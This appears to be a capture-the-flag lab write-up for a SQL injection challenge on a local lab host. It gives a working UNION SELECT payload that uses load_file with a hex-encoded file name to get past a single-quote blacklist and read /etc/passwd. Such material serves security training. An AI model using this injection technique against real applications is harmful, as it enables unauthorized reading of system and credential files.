
Challenge 7

http://192.168.2.11/sqli/sql10/ [Level: Intermediate]

- Provide the url which displays content of /etc/passwd

  The application's job_id parameter is vulnerable to SQL Injection.


  Note: application blacklists single-quote.



Input is going in Integer field, so we don't need single quote (') in our attack. However, to call load_file we will need single quote. We can hex encode the file name and pass that as an argument to load_file:

Load_file(0x2f6574632f706173737764)

http://192.168.2.11/sqli/sql10/search.php?job_id=2%20union%20select%20null,%20load_file%280x2f6574632f706173737764%29%23



Further reading:

http://sla.ckers.org/forum/read.php?16,25857